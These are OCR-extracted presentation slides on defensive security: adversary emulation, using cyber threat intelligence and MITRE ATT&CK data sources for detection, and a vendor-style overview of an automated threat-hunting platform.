
"How to actually test organization's security, entire security?"

"In order to test how well your
prevention, detection, response"

"Perform things similar to what the attackers"


"**Breach and Attack Simulation (BAS) technologies**"


- Gartner, Anton Chuvakin




Adversarial Emulation (a.k.a. Breach and Attack Simulation)

- Mimicking Real Attack Scenarios: Adversary Emulation replicates real attacker attack scenarios and TTPs, allowing organizations to prepare for realistic threats.
- Vulnerability Identification: This activity is performed to identify potential vulnerabilities within the organization. It explores systems and networks in a manner similar to attackers to discover vulnerabilities.
- Validation of Security Defenses: It effectively evaluates the organization's security defenses. Security teams can test their detection and response capabilities as attackers infiltrate and operate within the environment.
- Internal Education and Awareness: Adversary Emulation can also be used to enhance internal security awareness and education. It helps raise awareness among employees about realistic threats.
- Improving Security Strategies: Based on the results of Emulation, organizations can enhance their security strategies. Discovered vulnerabilities are addressed, and security policies and procedures are updated.










Utilize the CTI

Tons of tons of “Cyber Threat Intelligence”


- MD5, SHA2, …
- Registry path, File path, …
- IP, URL, DNS, …
- C-TAS (KISA)
- MISP
- AlienVault OTX
- …
- Snort rules
- YARA rules
- OpenIOC
- SIGMA rules








How do we effectively utilize the CTIs?



Secure the Visibility


MITRE ATT&CK, again!

- Classifies and defines the behaviors of adversaries.
- Is not intended to describe the characteristics of malicious o bjects but rather serves as a model for categorizing maliciou s behaviors. It is designed to describe APT attacks that have occurred in real-world environments.
- It means that by collecting behavioral data that can be classi fied using MITRE ATT&CK, we can identify and categorize att ack behaviors.
- With this understanding, it becomes evident that MITRE ATT &CK can guide us in determining what data to collect.
- … And MITRE ATT&CK defines the necessary data sources for identifying behaviors.




MITRE ATT&CK, again!

- MITRE ATT&CK (v13) defines approximately 600 attack behaviors, including sub-techniques.




MITRE ATT&CK, again!


- As the data shows, **Defense-Evasion** and **Discovery** behaviors appear to be the most prevalent.
- This indicates that attackers often employ various techniques to obtain system and network information, bypass or disable security products, and hide within systems.



MITRE ATT&CK, again!

- The chart provides statistics on **how each data source can be utilized** for detecting various techniques.
- **Process data source** can be used for detecting 375 techniques/sub-techniques
- **File data source** can contribute to detecting 302 techniques/sub-techniques
- It's important to note that the significance or importance of each tactic may vary depending on the organization.
  - For organizations that handle highly sensitive data, must focus on **Collection** or **Exfiltration** tactics
  - Others may prioritize detection in **Execution** or **Command-and-Control** tactics
- If resources are limited, careful selection of data will be essential depending on which tactics you interested.





Make it all Automatic

Ideal Platform for Threat Hunting

Threat Hunting Platform


Track the attacker's activities and identify unknown threats.

Automate data collection, threat analysis, and detection, tracking, and responding to **address advanced cyber threats**

01 Secure high-quality data set optimized for threat hunting

02 End-point activity-based threat detection and tracking

03 Security platform specialized in cyber threat detection and response



Secure Visibility	Behavior Analysis	Detect Threats	Respond Threats	Anomaly Detection	Fully Automated
Secure continuous visibility		**Activity-based data analysis**		**Threat detection & response**	**Automation**
• Essential to obtain necessary data for threat analysis		• Detailed analysis based on activity and context		• Detect Intelligence TTP-based threat behavior, abnormal behavior, and AI-based threat behavior	• Removal and response to the cause of repetitive threats

How It Works!

